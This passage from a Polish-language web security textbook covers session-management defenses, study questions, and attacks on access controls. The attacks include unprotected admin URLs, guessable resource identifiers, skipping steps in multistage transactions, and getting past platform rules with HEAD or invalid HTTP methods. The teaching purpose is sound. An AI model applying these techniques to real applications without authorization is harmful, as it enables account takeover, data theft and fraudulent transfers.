użytkownikowi i zawsze powinny być maskowane w źródle odpowiedzi aplikacji.

Rejestruj, monitoruj i ostrzegaj

Funkcjonalność zarządzania sesją aplikacji powinna być ściśle zintegrowana z jej mechanizmami rejestrowania, monitorowania i ostrzegania, aby zapewnić odpowiednie zapisy nietypowej aktywności i umożliwić administratorom podjęcie działań obronnych w razie potrzeby:

* Aplikacja powinna monitorować żądania zawierające nieprawidłowe tokeny. Poza najbardziej przewidywalnymi przypadkami, udany atak polegający na próbie odgadnięcia tokenów wydanych

innym użytkownikom zazwyczaj wiąże się z wysłaniem dużej liczby żądań zawierających nieprawidłowe tokeny, pozostawiając zauważalny ślad w dziennikach aplikacji.

* Ataki typu brute-force na tokeny sesji są trudne do całkowitego zablokowania, ponieważ nie można wyłączyć żadnego konkretnego konta użytkownika ani sesji, aby powstrzymać atak. Jedną z możliwych akcji jest blokowanie źródłowych adresów IP na pewien czas, gdy otrzymano pewną liczbę żądań zawierających nieprawidłowe tokeny. Jednak może to być nieskuteczne, gdy żądania jednego użytkownika pochodzą z wielu adresów IP (na przykład użytkownicy AOL) lub gdy żądania wielu użytkowników pochodzą z tego samego adresu IP (na przykład użytkownicy za serwerem proxy lub zaporą ogniową wykonującą translację adresów sieciowych).

* Nawet jeśli atakom siłowym na sesje nie można skutecznie zapobiegać w czasie rzeczywistym, prowadzenie szczegółowych dzienników i powiadamianie administratorów umożliwia im zbadanie ataku i podjęcie odpowiednich działań tam, gdzie to możliwe.

* Tam, gdzie to możliwe, użytkownicy powinni być powiadamiani o nietypowych zdarzeniach związanych z ich sesją, takich jak równoczesne logowanie lub pozorne przejęcie (wykrywane za pomocą tokenów na stronę). Nawet jeśli kompromitacja mogła już nastąpić, umożliwia to użytkownikowi sprawdzenie, czy nie miały miejsca nieautoryzowane działania, takie jak przelewy środków.

Reaktywne zakończenie sesji

Mechanizm zarządzania sesją może być wykorzystany jako wysoce skuteczna obrona przed wieloma rodzajami innych ataków na aplikację. Niektóre aplikacje o krytycznym znaczeniu dla bezpieczeństwa, takie jak bankowość internetowa, bardzo agresywnie przerywają sesję użytkownika za każdym razem, gdy przesyła on nietypowe żądanie. Przykładami są dowolne żądania zawierające zmodyfikowane ukryte pole formularza HTML lub

Parametr ciągu zapytania adresu URL, każde żądanie zawierające ciągi związane z atakami typu SQL injection lub cross-site scripting oraz wszelkie dane wprowadzane przez użytkownika, które normalnie zostałyby zablokowane przez kontrole po stronie klienta, takie jak ograniczenia długości. Oczywiście wszelkie rzeczywiste luki w zabezpieczeniach, które mogą zostać wykorzystane przy użyciu takich żądań, należy rozwiązać u źródła. Ale zmuszanie użytkowników do ponownego uwierzytelnienia każdego czasu, w którym prześlą nieprawidłowe żądanie, może spowolnić proces badania aplikacji pod kątem luk o wiele rzędów wielkości, nawet w przypadku zastosowania zautomatyzowanych technik. Jeśli nadal istnieją szczątkowe luki w zabezpieczeniach, prawdopodobieństwo ich odkrycia przez kogokolwiek w terenie jest znacznie mniejsze. W przypadku wdrożenia tego rodzaju ochrony zaleca się również, aby można ją było łatwo wyłączyć do celów testowych. Jeśli legalny test penetracyjny aplikacji zostanie spowolniony w taki sam sposób, jak rzeczywisty atakujący, jego skuteczność drastycznie spadnie. Ponadto jest bardzo prawdopodobne, że obecność mechanizmu spowoduje, że w kodzie produkcyjnym pozostanie więcej luk niż w przypadku braku mechanizmu.

KROKI HACKOWANIA

Jeśli aplikacja, którą atakujesz, używa tego rodzaju środka obronnego, może się okazać, że sprawdzanie aplikacji pod kątem wielu typowych luk w zabezpieczeniach jest niezwykle czasochłonne. Oszałamiająca konieczność logowania się po każdym nieudanym teście i ponownego nawigowania do punktu aplikacji, na którą patrzyłeś, szybko skłoniłaby cię do poddania się. W takiej sytuacji często można skorzystać z automatyzacji, aby rozwiązać problem. Używając Burp Intruder do przeprowadzenia ataku, możesz użyć funkcji Obtain Cookie, aby wykonać nowe logowanie przed wysłaniem każdego przypadku testowego i użyć nowego tokena sesji (pod warunkiem, że logowanie

jest jednoetapowe). Podczas ręcznego przeglądania i sondowania aplikacji można korzystać z funkcji rozszerzeń Burp Proxy za pośrednictwem interfejsu IBurpExtender. Możesz utworzyć rozszerzenie, które wykrywa, kiedy aplikacja wykonała wymuszone wylogowanie, automatycznie loguje się ponownie do aplikacji i zwraca nową sesję i stronę do przeglądarki, opcjonalnie z wyskakującym komunikatem informującym o tym, co się stało. Chociaż w żaden sposób nie usuwa to problemu, w niektórych przypadkach może go znacznie złagodzić.

Streszczenie

Mechanizm zarządzania sesją zapewnia bogate źródło potencjalnych luk, na które można zwrócić uwagę podczas formułowania ataku na aplikację. Ze względu na swoją fundamentalną rolę w umożliwianiu aplikacji identyfikowania tego samego użytkownika w wielu żądaniach, zepsuta funkcja zarządzania sesjami zwykle zapewnia klucze do królestwa. Wskakiwanie do sesji innych użytkowników jest dobre. Przejęcie sesji administratora jest jeszcze lepsze; zazwyczaj umożliwia to złamanie zabezpieczeń całej aplikacji. Możesz spodziewać się szerokiego zakresu defektów w rzeczywistej sesji funkcjonalności zarządzania. Gdy stosowane są mechanizmy na zamówienie, możliwe słabości i drogi ataku mogą wydawać się nieskończone. Najważniejszą lekcją, jaką można wyciągnąć z tego tematu, jest cierpliwość i determinacja. Sporo mechanizmów zarządzania sesją, które wydają się solidne przy pierwszej inspekcji, może okazać się niewystarczające po dokładnej analizie. Rozszyfrowanie metody używanej przez aplikację do generowania sekwencji pozornie losowych tokenów może wymagać czasu i pomysłowości. Ale biorąc pod uwagę nagrodę, jest to zwykle inwestycja warta podjęcia.

Pytania

1. Logujesz się do aplikacji, a serwer ustawia następujący plik cookie:

Set-cookie: sessid=amltMjM6MTI0MToxMTk0ODcwODYz;

Godzinę później logujesz się ponownie i otrzymujesz:

Set-cookie: sessid=amltMjM6MTI0MToxMTk0ODc1MTMy;

Co możesz wywnioskować o tych ciasteczkach?

2. Aplikacja wykorzystuje sześcioznakowe alfanumeryczne tokeny sesyjne i pięcioznakowe alfanumeryczne hasła. Oba są generowane losowo zgodnie z nieprzewidywalnym algorytmem. Który z nich może być bardziej wartościowym celem ataku polegającego na zgadywaniu metodą brute-force? Wymień wszystkie czynniki, które mogą mieć znaczenie dla Twojej decyzji.

3. Logujesz się do aplikacji pod następującym adresem URL:

https://foo.wahh-app.com/login/home.php

a serwer ustawia następujący plik cookie:

Set-cookie: sessionId=1498172056438227; domena=foo.wahhapp.com; ścieżka=/logowanie; HttpTylko;

Następnie odwiedzasz szereg innych adresów URL. Do którego z poniższych adresów Twoja przeglądarka prześle plik cookie sessionId? (Wybierz wszystkie pasujące.)

(a) https://foo.wahh-app.com/login/myaccount.php

(b) https://bar.wahh-app.com/login

(c) https://staging.foo.wahh-app.com/login/home.php

(d) http://foo.wahh-app.com/login/myaccount.php

(e) http://foo.wahh-app.com/logintest/login.php

(f) https://foo.wahh-app.com/logout

(g) https://wahh-app.com/login/

(h) https://xfoo.wahh-app.com/login/myaccount.php

4. Aplikacja, na którą celujesz, oprócz podstawowego tokena sesji używa tokenów na stronę. Jeśli token na stronę zostanie odebrany poza kolejnością, cała sesja zostanie unieważniona. Załóżmy, że odkryjesz jakiś defekt, który umożliwia przewidywanie lub przechwytywanie tokenów wystawionych innym użytkownikom, którzy aktualnie uzyskują dostęp do aplikacji. Czy możesz przejąć ich sesje?

5. Logujesz się do aplikacji, a serwer ustawia następujący plik cookie:

Set-cookie: sess=ab11298f7eg14;

Kliknięcie przycisku wylogowania powoduje wykonanie następującego skryptu po stronie klienta:

document.cookie=”sess=”;

dokument.lokalizacja=”/”;

Jaki wniosek wyciągnąłbyś z takiego zachowania?

Atakowanie kontroli dostępu

W ramach podstawowych mechanizmów bezpieczeństwa aplikacji kontrola dostępu jest logicznie zbudowana w oparciu o uwierzytelnianie i zarządzanie sesją. Do tej pory widziałeś, jak aplikacja może najpierw zweryfikować tożsamość użytkownika, a następnie potwierdzić, że określona sekwencja otrzymanych żądań pochodzi od tego samego użytkownika. Głównym powodem, dla którego aplikacja musi robić te rzeczy - pod względem bezpieczeństwa, jest m.in. najmniej - jest tak, ponieważ potrzebuje sposobu, aby zdecydować, czy powinien zezwolić danemu żądaniu na wykonanie jego próby działania lub uzyskać dostęp do zasobów, o które prosi. Kontrole dostępu są krytycznym mechanizmem obronnym w aplikacji, ponieważ są odpowiedzialne za podejmowanie tych kluczowych decyzji. Kiedy są wadliwe, osoba atakująca często może zagrozić całej aplikacji, przejmując kontrolę nad funkcjami administracyjnymi i uzyskując dostęp do poufnych danych należących do każdego innego użytkownika. Jak zauważono w Części 1, zepsute mechanizmy kontroli dostępu należą do najczęściej spotykanych kategorii luk w zabezpieczeniach aplikacji internetowych, dotykając aż 71 procent aplikacji ostatnio testowanych przez autorów. Bardzo często spotyka się aplikacje, które zadają sobie trud implementacji solidnych mechanizmów uwierzytelniania i zarządzania sesjami, tylko po to, by zmarnować tę inwestycję, zaniedbując zbudowanie na nich skutecznej kontroli dostępu. Jednym z powodów, dla których te słabości są tak powszechne, jest to, że kontrole kontroli dostępu muszą być przeprowadzane dla każdego żądania i każdej operacji na zasobie, którą konkretny użytkownik próbuje wykonać w określonym czasie. I w przeciwieństwie do wielu innych klas kontroli, jest to decyzja projektowa, którą musi podjąć człowiek; nie można go rozwiązać za pomocą technologii. Luki w zabezpieczeniach kontroli dostępu są koncepcyjnie proste: aplikacja pozwala zrobić coś, czego nie powinieneś. Różnice między poszczególnymi wadami tak naprawdę sprowadzają się do różnych sposobów manifestowania się tej podstawowej wady i różnych technik, które należy zastosować, aby ją wykryć. W tej części opisano wszystkie te techniki, pokazując, w jaki sposób można wykorzystać różne rodzaje zachowań w aplikacji do wykonywania nieautoryzowanych działań i uzyskiwania dostępu do chronionych danych.

Typowe luki w zabezpieczeniach

Kontrolę dostępu można podzielić na trzy szerokie kategorie: pionową, poziomą i zależną od kontekstu. Kontrola dostępu pionowego umożliwia różnym typom użytkowników dostęp do różnych części funkcjonalności aplikacji. W najprostszym przypadku zazwyczaj wiąże się to z podziałem na zwykłych użytkowników i administratorów. W bardziej skomplikowanych przypadkach. Pionowe kontrole dostępu mogą obejmować szczegółowe role użytkowników przyznające dostęp do określonych funkcji, przy czym każdemu użytkownikowi przydziela się pojedynczą rolę lub kombinację różnych ról. Kontrola dostępu poziomego umożliwia użytkownikom dostęp do pewnego podzbioru szerszego zakresu zasobów tego samego typu. Na przykład aplikacja poczty internetowej może umożliwiać odczytywanie wiadomości e-mail tylko z Twojego konta, bank internetowy może zezwalać na przesyłanie pieniędzy tylko z Twojego konta, a aplikacja do zarządzania przepływem pracy może umożliwiać aktualizowanie przydzielonych Ci zadań, ale czytać tylko zadania przydzielone innym osobom. Zależna od kontekstu kontrola dostępu gwarantuje, że dostęp użytkowników jest ograniczony do tego, co jest dozwolone w bieżącym stanie aplikacji. Na przykład, jeśli użytkownik śledzi wiele etapów w ramach procesu, zależne od kontekstu kontrole dostępu mogą uniemożliwić użytkownikowi dostęp do etapów poza ustaloną kolejnością. W wielu przypadkach pionowe i poziome kontrole dostępu są ze sobą powiązane. Na przykład aplikacja do planowania zasobów przedsiębiorstwa może pozwalać każdemu pracownikowi odpowiedzialnemu za księgowość na płacenie faktur za określoną jednostkę organizacyjną i za żadną inną. Z drugiej strony, kierownik ds. rozrachunków z dostawcami może mieć prawo do płacenia faktur za dowolną jednostkę. Podobnie urzędnicy mogą płacić faktury na niewielkie kwoty, ale większe faktury muszą być opłacane przez kierownika. Dyrektor finansowy może mieć wgląd w płatności i

paragony za faktury dla każdej jednostki organizacyjnej w firmie, ale może nie mieć uprawnień do opłacania faktur. Kontrola dostępu nie działa, jeśli dowolny użytkownik może uzyskać dostęp do funkcji lub zasobów, do których nie jest upoważniony. Istnieją trzy główne typy ataków na kontrolę dostępu, odpowiadające trzem kategoriom kontroli:

* Pionowa eskalacja uprawnień ma miejsce, gdy użytkownik może wykonywać funkcje, na które nie pozwala mu przypisana mu rola. Na przykład, jeśli zwykły użytkownik może wykonywać funkcje administracyjne lub urzędnik może płacić faktury dowolnej wielkości, kontrola dostępu jest zepsuta.

* Pozioma eskalacja uprawnień ma miejsce, gdy użytkownik może przeglądać lub modyfikować zasoby, do których nie jest uprawniony. Na przykład, jeśli możesz używać aplikacji poczty internetowej do odczytywania wiadomości e-mail innych osób lub jeśli urzędnik ds. Płatności może przetwarzać faktury dla jednostki organizacyjnej innej niż jego własna, kontrola dostępu nie działa.

* Wykorzystanie logiki biznesowej ma miejsce, gdy użytkownik może wykorzystać lukę w maszynie stanu aplikacji, aby uzyskać dostęp do kluczowego zasobu. Na przykład użytkownik może być w stanie ominąć krok płatności w sekwencji realizacji zakupu.

Często spotyka się przypadki, w których luka w poziomym podziale uprawnień aplikacji może natychmiast doprowadzić do ataku z eskalacją pionową. Na przykład, jeśli użytkownik znajdzie sposób na ustawienie hasła innego użytkownika, może zaatakować konto administratora i przejąć kontrolę nad aplikacją. W dotychczas opisanych przypadkach zepsuta kontrola dostępu umożliwia użytkownikom, którzy uwierzytelnili się w aplikacji w określonym kontekście użytkownika, wykonywanie czynności lub dostęp do danych, do których ten kontekst ich nie upoważnia. Jednak w najpoważniejszych przypadkach naruszenia kontroli dostępu całkowicie nieupoważnieni użytkownicy mogą uzyskać dostęp do funkcji lub danych, do których dostęp mają tylko uprzywilejowani uwierzytelnieni użytkownicy.

Całkowicie niezabezpieczona funkcjonalność

W wielu przypadkach złamanych kontroli dostępu każdy, kto zna odpowiedni adres URL, może uzyskać dostęp do wrażliwych funkcji i zasobów. Na przykład w przypadku wielu aplikacji każdy, kto odwiedzi określony adres URL, może w pełni korzystać z jego funkcji administracyjnych:

https://wahh-app.com/admin/

W takiej sytuacji aplikacja zazwyczaj wymusza kontrolę dostępu tylko w następującym zakresie: użytkownicy, którzy zalogowali się jako administratorzy, widzą link do tego adresu URL w swoim interfejsie użytkownika, a inni użytkownicy nie. Ta kosmetyczna różnica jest jedynym mechanizmem „chroniącym” wrażliwą funkcjonalność przed nieautoryzowanym użyciem. Czasami adres URL, który zapewnia dostęp do zaawansowanych funkcji, może być trudniejszy do odgadnięcia, a nawet dość tajemniczy:

https://wahh-app.com/menus/secure/ff457/DoAdminMenu2.jsp

Tutaj dostęp do funkcji administracyjnych jest chroniony przy założeniu, że atakujący nie będzie znał ani nie odkryje tego adresu URL. Osobie z zewnątrz trudniej jest skompromitować aplikację, ponieważ jest mniej prawdopodobne, że odgadnie adres URL, za pomocą którego może to zrobić. W niektórych aplikacjach, w których poufne funkcje są ukryte za adresami URL które nie są łatwe do odgadnięcia, osoba atakująca może często być w stanie je zidentyfikować poprzez dokładną kontrolę kodu po stronie klienta. Wiele aplikacji używa języka JavaScript do dynamicznego tworzenia interfejsu użytkownika w kliencie. Zwykle działa to poprzez ustawienie różnych flag dotyczących statusu

użytkownika, a następnie dodanie poszczególnych elementów do interfejsu użytkownika na ich podstawie:

```
var isAdmin = false;

...

if (isAdmin)

{

adminMenu.addItem("/menus/secure/ff457/addNewPortalUser2.jsp",

"create a new user");

}
```

Tutaj osoba atakująca może po prostu przejrzeć JavaScript, aby zidentyfikować adresy URL funkcji administracyjnych i spróbować uzyskać do nich dostęp. W innych przypadkach komentarze HTML mogą zawierać odniesienia lub wskazówki dotyczące adresów URL, które nie są powiązane z zawartością na ekranie. W części 4 omówiono różne techniki, za pomocą których osoba atakująca może zbierać informacje o zawartości ukrytej w aplikacji.

PWSZECHNY MIT

„Żaden użytkownik o niskich uprawnieniach nie będzie znał tego adresu URL. Nigdzie w aplikacji nie odwołujemy się do niego".

Brak jakiejkolwiek prawdziwej kontroli dostępu nadal stanowi poważną lukę, niezależnie od tego, jak łatwo byłoby odgadnąć adres URL. Adresy URL nie mają statusu tajemnicy ani w samej aplikacji, ani w rękach jej użytkowników. Są one wyświetlane na ekranie i pojawiają się w historii przeglądarki oraz dziennikach serwerów WWW i serwerów proxy. Użytkownicy mogą je zapisywać, dodawać do zakładek lub przesyłać e-mailem. Zwykle nie są one okresowo zmieniane, jak powinno być w przypadku haseł. Kiedy użytkownicy zmieniają role służbowe, a ich dostęp do funkcji administracyjnych musi zostać cofnięty, nie ma możliwości usunięcia ich wiedzy o określonym adresie URL.

Bezpośredni dostęp do metod

Specyficzny przypadek niezabezpieczonej funkcjonalności może wystąpić, gdy aplikacje ujawniają adresy URL lub parametry, które w rzeczywistości są zdalnymi wywołaniami metod API, zwykle tymi, które są udostępniane przez interfejs Java. Dzieje się tak często, gdy kod po stronie serwera jest przenoszony do komponentu rozszerzenia przeglądarki i tworzone są kody pośredniczące metod, dzięki czemu kod może nadal wywoływać metody po stronie serwera, których wymaga do działania. Poza tą sytuacją można zidentyfikować niektóre przypadki bezpośredniego dostępu do metod, w których adresy URL lub parametry używają standardowych konwencji nazewnictwa języka Java, takich jak getBalance i isExpired. Zasadniczo żądania określające interfejs API po stronie serwera do wykonania nie muszą być mniej bezpieczne niż żądania określające skrypt po stronie serwera lub inny zasób. W praktyce jednak ten typ mechanizmu często zawiera luki. Często klient wchodzi w bezpośrednią interakcję z metodami API po stronie serwera i omija normalne kontrole aplikacji dotyczące dostępu lub nieoczekiwanych wektorów danych wejściowych. Istnieje również szansa, że istnieje inna funkcjonalność, którą można wywołać w ten sposób i która nie jest chroniona przez żadne kontrole, przy założeniu, że nigdy nie mogłaby zostać bezpośrednio wywołana przez klientów aplikacji internetowych. Często istnieje potrzeba zapewnienia użytkownikom dostępu do określonych metod, ale zamiast tego otrzymują oni dostęp do wszystkich metod. Dzieje się tak dlatego, że programista nie

jest w pełni świadomy, który podzbiór metod ma być proxy i zapewnia dostęp do wszystkich metod, albo dlatego, że interfejs API używany do mapowania ich na serwer HTTP zapewnia domyślnie dostęp do wszystkich metod. Poniższy przykład przedstawia wywołanie metody getCurrentUserRoles z poziomu interfejsu securityCheck:

http://wahh-app.com/public/securityCheck/getCurrentUserRoles

W tym przykładzie oprócz testowania kontroli dostępu w metodzie getCurrentUserRoles należy sprawdzić, czy istnieją inne metody o podobnych nazwach, takie jak getAllUserRoles, getAllRoles, getAllUsers i getCurrentUserPermissions. Dalsze rozważania specyficzne dla testowania bezpośredniego dostępu do metod są opisane w dalszej części tej części.

Funkcje oparte na identyfikatorze

Kiedy funkcja aplikacji jest używana do uzyskania dostępu do określonego zasobu, często zdarza się, że identyfikator żądanego zasobu jest przekazywany do serwera w parametrze żądania, w ciągu zapytania URL lub w treści zapytania. Żądanie POST. Na przykład aplikacja może użyć następującego adresu URL do wyświetlenia określonego dokumentu należącego do określonego użytkownika:

https://wahh-app.com/ViewDocument.php?docid=1280149120

Gdy użytkownik będący właścicielem dokumentu jest zalogowany, łącze do tego adresu URL jest wyświetlane na stronie Moje dokumenty użytkownika. Inni użytkownicy nie widzą linku. Jeśli jednak kontrola dostępu zostanie naruszona, każdy użytkownik, który poprosi o odpowiedni adres URL, może wyświetlić dokument dokładnie w taki sam sposób, jak upoważniony użytkownik.

WSKAZÓWKA: Ten typ luki często pojawia się, gdy główna aplikacja łączy się z zewnętrznym systemem lub komponentem zaplecza. Współdzielenie modelu bezpieczeństwa opartego na sesjach między różnymi systemami, które mogą być oparte na różnych technologiach, może być trudne. W obliczu tego problemu programiści często wybierają skróty i odchodzą od tego modelu, korzystając z przesłanego przez klienta parametru do podejmowania decyzji kontroli dostępu.

W tym przykładzie atakujący chcący uzyskać nieautoryzowany dostęp musi znać nie tylko nazwę strony aplikacji ViewDocument.php), ale także identyfikator dokumentu, który chce przeglądać. Czasami identyfikatory zasobów są generowane w wysoce nieprzewidywalny sposób; na przykład mogą to być losowo wybrane identyfikatory GUID. W innych przypadkach można je łatwo odgadnąć; na przykład mogą to być liczby generowane sekwencyjnie. Jednak aplikacja jest podatna na ataki w obu przypadkach. Jak opisano wcześniej, adresy URL nie mają statusu tajemnicy i to samo dotyczy identyfikatorów zasobów. Często osoba atakująca, która chce odkryć identyfikatory zasobów innych użytkowników, może znaleźć w aplikacji miejsce, które je ujawnia, na przykład dzienniki dostępu. Nawet jeśli nie można łatwo odgadnąć identyfikatorów zasobów aplikacji, aplikacja nadal jest podatna na ataki, jeśli nie kontroluje właściwie dostępu do tych zasobów. W przypadkach, gdy identyfikatory są łatwe do przewidzenia, problem jest jeszcze poważniejszy i łatwiejszy do wykorzystania.

WSKAZÓWKA: Dzienniki aplikacji to często kopalnia informacji. Mogą zawierać liczne elementy danych, które można wykorzystać jako identyfikatory do badania funkcjonalności, do których uzyskuje się dostęp w ten sposób. Identyfikatory często spotykane w dziennikach aplikacji obejmują nazwy użytkowników, numery identyfikacyjne użytkowników, numery kont, identyfikatory dokumentów, grupy i role użytkowników oraz adresy e-mail.

UWAGA: Oprócz tego, że jest używany jako odniesienie do zasobów opartych na danych w aplikacji, ten rodzaj identyfikatora jest często używany do odwoływania się do funkcji samej aplikacji. Jak

widzieliśmy w części 4, aplikacja może udostępniać różne funkcje za pośrednictwem pojedynczej strony, która akceptuje nazwę funkcji lub identyfikator jako parametr. Ponownie w tej sytuacji kontrola dostępu może nie sięgać głębiej niż obecność lub brak określonych adresów URL w interfejsach różnych typów użytkowników. Jeśli osoba atakująca może określić identyfikator wrażliwej funkcji, może uzyskać do niej dostęp w taki sam sposób, jak bardziej uprzywilejowany użytkownik.

Funkcje wieloetapowe

Wiele rodzajów funkcji w aplikacji jest realizowanych w kilku etapach, obejmujących wysyłanie wielu żądań od klienta do serwera. Na przykład funkcja dodawania nowego użytkownika może obejmować wybranie tej opcji z menu obsługi użytkownika, wybranie działu i roli użytkownika z rozwijanych list, a następnie wprowadzenie nowej nazwy użytkownika, początkowego hasła i innych informacji. Często spotyka się aplikacje, w których podjęto wysiłki w celu ochrony tego rodzaju wrażliwych funkcji przed nieupoważnionym dostępem, ale w których zastosowane mechanizmy kontroli dostępu są zepsute z powodu błędnych założeń dotyczących sposobu wykorzystania tych funkcji. W poprzednim przykładzie, gdy użytkownik próbuje załadować menu obsługi użytkownika i wybiera opcję dodania nowego użytkownika, aplikacja może zweryfikować, czy użytkownik ma wymagane uprawnienia i zablokować dostęp, jeśli użytkownik ich nie posiada. Jeśli jednak atakujący przejdzie bezpośrednio do etapu określania działu użytkownika i innych szczegółów, może nie być skutecznej kontroli dostępu. Twórcy nieświadomie założyli, że każdy użytkownik, który dotrze do dalszych etapów procesu, musi posiadać odpowiednie uprawnienia, ponieważ zostało to zweryfikowane na wcześniejszych etapach. W rezultacie każdy użytkownik aplikacji może dodać nowe konto użytkownika administracyjnego, a tym samym przejąć pełną kontrolę nad aplikacją, uzyskując dostęp do wielu innych funkcji, których kontrola dostępu jest z natury niezawodna. Autorzy napotkali tego typu luki nawet w najbardziej krytycznych pod względem bezpieczeństwa aplikacjach internetowych — tych wdrożonych przez banki internetowe. Dokonywanie transferu środków w aplikacji bankowej zazwyczaj obejmuje wiele etapów, częściowo po to, aby zapobiec przypadkowym pomyłkom podczas żądania przelewu. Ten wieloetapowy proces obejmuje przechwytywanie różnych elementów danych od użytkownika na każdym etapie. Dane te są dokładnie sprawdzane przy pierwszym przesłaniu, a następnie zazwyczaj przekazywane są do każdego kolejnego etapu, przy użyciu ukrytych pól w formacie HTML. Jeśli jednak aplikacja nie zweryfikuje ponownie wszystkich tych danych na ostatnim etapie, atakujący może potencjalnie ominąć sprawdzanie serwera. Na przykład aplikacja może zweryfikować, czy wybrany do przelewu rachunek źródłowy należy do bieżącego użytkownika, a następnie zapytać o szczegóły dotyczące rachunku docelowego i kwoty przelewu. Jeśli użytkownik przechwyci końcowe żądanie POST tego procesu i zmodyfikuje numer konta źródłowego, może wykonać poziomą eskalację uprawnień i przelać środki z konta należącego do innego użytkownika.

Pliki statyczne

W większości przypadków użytkownicy uzyskują dostęp do chronionych funkcji i zasobów, wysyłając żądania do dynamicznych stron, które są wykonywane na serwerze. Obowiązkiem każdej takiej strony jest przeprowadzenie odpowiednich kontroli kontroli dostępu i potwierdzenie, że użytkownik ma odpowiednie uprawnienia do wykonania czynności, którą próbuje wykonać. Jednak w niektórych przypadkach żądania dotyczące chronionych zasobów są kierowane bezpośrednio do samych zasobów statycznych, które znajdują się w katalogu głównym serwera. Na przykład wydawca online może zezwolić użytkownikom na przeglądanie jego katalogu książek i kupowanie e-booków do pobrania. Po dokonaniu płatności użytkownik jest kierowany do adresu URL pobierania, takiego jak ten:

https://wahh-books.com/download/9780636628104.pdf

Ponieważ jest to całkowicie statyczny zasób, jeśli jest hostowany na tradycyjnym serwerze WWW, jego zawartość jest po prostu zwracana bezpośrednio przez serwer i nie jest wykonywany żaden kod na poziomie aplikacji. W związku z tym zasób nie może zaimplementować żadnej logiki w celu sprawdzenia, czy żądający użytkownik ma wymagane uprawnienia. Gdy w ten sposób uzyskuje się dostęp do zasobów statycznych, jest wysoce prawdopodobne, że żadna skuteczna kontrola dostępu ich nie chroni i że każdy, kto zna schemat nazewnictwa adresów URL, może to wykorzystać, aby uzyskać dostęp do dowolnych zasobów. W tym przypadku nazwa dokumentu wygląda podejrzanie jak numer ISBN, który umożliwiłby atakującemu szybkie pobranie każdego e-booka wyprodukowanego przez wydawcę! Niektóre rodzaje funkcji są szczególnie podatne na tego rodzaju problemy, w tym witryny finansowe zapewniające dostęp do statycznych dokumentów dotyczących firm, takich jak raporty roczne, dostawcy oprogramowania udostępniający pliki binarne do pobrania oraz funkcje administracyjne, które zapewniają dostęp do statycznych plików dziennika i innych gromadzonych poufnych danych w aplikacji.

Błędna konfiguracja platformy

Niektóre aplikacje używają elementów sterujących na serwerze WWW lub warstwie platformy aplikacji do kontrolowania dostępu. Zazwyczaj dostęp do określonych ścieżek URL jest ograniczony w zależności od roli użytkownika w aplikacji. Na przykład dostęp do ścieżki /admin może zostać zabroniony użytkownikom, którzy nie należą do grupy Administratorzy. Zasadniczo jest to całkowicie uzasadniony sposób kontrolowania dostępu. Jednak błędy popełnione w konfiguracji kontroli na poziomie platformy mogą często umożliwić nieautoryzowany dostęp. Konfiguracja na poziomie platformy ma zwykle postać reguł podobnych do zasad polityki zapory sieciowej, które zezwalają na dostęp lub odmawiają go w oparciu o następujące elementy:

* Metoda żądania HTTP

* Ścieżka adresu URL

* Rola użytkownika

Jak opisano w rozdziale 3, pierwotnym celem metody GET jest pobieranie informacji, a celem metody POST jest wykonywanie działań zmieniających dane lub stan aplikacji. Jeśli nie zadba się o opracowanie reguł, które dokładnie zezwalają na dostęp w oparciu o prawidłowe metody HTTP i ścieżki URL, może to prowadzić do nieautoryzowanego dostępu. Na przykład, jeśli funkcja administracyjna do tworzenia nowego użytkownika używa metody POST, platforma może mieć regułę odmowy, która zabrania metody POST i zezwala na wszystkie inne metody. Jeśli jednak kod na poziomie aplikacji nie weryfikuje, czy wszystkie żądania dotyczące tej funkcji faktycznie korzystają z metody POST, osoba atakująca może być w stanie obejść kontrolę, przesyłając to samo żądanie za pomocą metody GET. Ponieważ większość interfejsów API na poziomie aplikacji do pobierania parametrów żądania jest niezależna od metody żądania, osoba atakująca może po prostu podać wymagane parametry w ciągu URl.query żądania GET do nieautoryzowanego korzystanie z funkcji. Na pierwszy rzut oka bardziej zaskakujące jest to, że aplikacje nadal mogą być podatne na ataki, nawet jeśli reguła na poziomie platformy odmawia dostępu zarówno do metod GET, jak i POST. Dzieje się tak, ponieważ żądania korzystające z innych metod HTTP mogą ostatecznie być obsługiwane przez ten sam kod aplikacji, który obsługuje żądania GET i POST. Jednym z przykładów jest metoda HEAD. Zgodnie ze specyfikacją serwery powinny odpowiadać na żądanie HEAD z tymi samymi nagłówkami, których użyłyby w odpowiedzi na odpowiednie żądanie GET, ale bez treści wiadomości. Dlatego większość platform poprawnie obsługuje żądania HEAD, wykonując odpowiednią procedurę obsługi GET i po prostu zwraca wygenerowane nagłówki HTTP. Żądania GET często mogą być wykorzystywane do wykonywania wrażliwych działań, ponieważ albo sama aplikacja używa do tego celu żądań GET (wbrew specyfikacji), albo dlatego, że nie weryfikuje, czy używana jest

metoda POST. Jeśli osoba atakująca może użyć żądania HEAD w celu dodania konta użytkownika administracyjnego, może żyć bez otrzymywania treści wiadomości w odpowiedzi. W niektórych przypadkach platformy obsługują żądania korzystające z nierozpoznanych metod HTTP, po prostu przekazując je do procedury obsługi żądań GET. W tej sytuacji kontrole na poziomie platformy, które po prostu odrzucają określone metody HTTP, można ominąć, określając w żądaniu dowolną nieprawidłową metodę HTTP. Część 18 zawiera konkretny przykład tego typu luki w zabezpieczeniach produktu platformy aplikacji internetowych.

Niebezpieczne metody kontroli dostępu

Niektóre aplikacje wykorzystują zasadniczo niepewny model kontroli dostępu, w którym decyzje dotyczące kontroli dostępu są podejmowane na podstawie parametrów żądania przesłanych przez klienta lub innych warunków pozostających pod kontrolą atakującego.

Kontrola dostępu oparta na parametrach

W niektórych wersjach tego modelu aplikacja określa rolę użytkownika lub poziom dostępu w momencie logowania i od tego momentu przekazuje te informacje przez klienta w ukrytym polu formularza, pliku cookie lub zadanym parametrze ciągu zapytania. Podczas przetwarzania każdego kolejnego żądania aplikacja odczytuje ten parametr żądania i odpowiednio decyduje, jaki dostęp przyznać użytkownikowi. Na przykład administrator korzystający z aplikacji może zobaczyć następujące adresy URL:

https://wahh-app.com/login/home.jsp?admin=true

Adresy URL widoczne dla zwykłych użytkowników zawierają inny parametr lub nie zawierają go wcale. Każdy użytkownik, który zna parametr przypisany administratorom, może po prostu ustawić go we własnych żądaniach i tym samym uzyskać dostęp do funkcji administracyjnych. Ten rodzaj kontroli dostępu może czasami być trudny do wykrycia bez rzeczywistego korzystania z aplikacji jako użytkownik o wysokich uprawnieniach i identyfikowania żądań. Opisane w rozdziale 4 techniki wykrywania ukrytych parametrów żądania mogą być skuteczne w wykrywaniu mechanizmu podczas pracy tylko jako zwykły użytkownik.

Kontrola dostępu oparta na referencjach

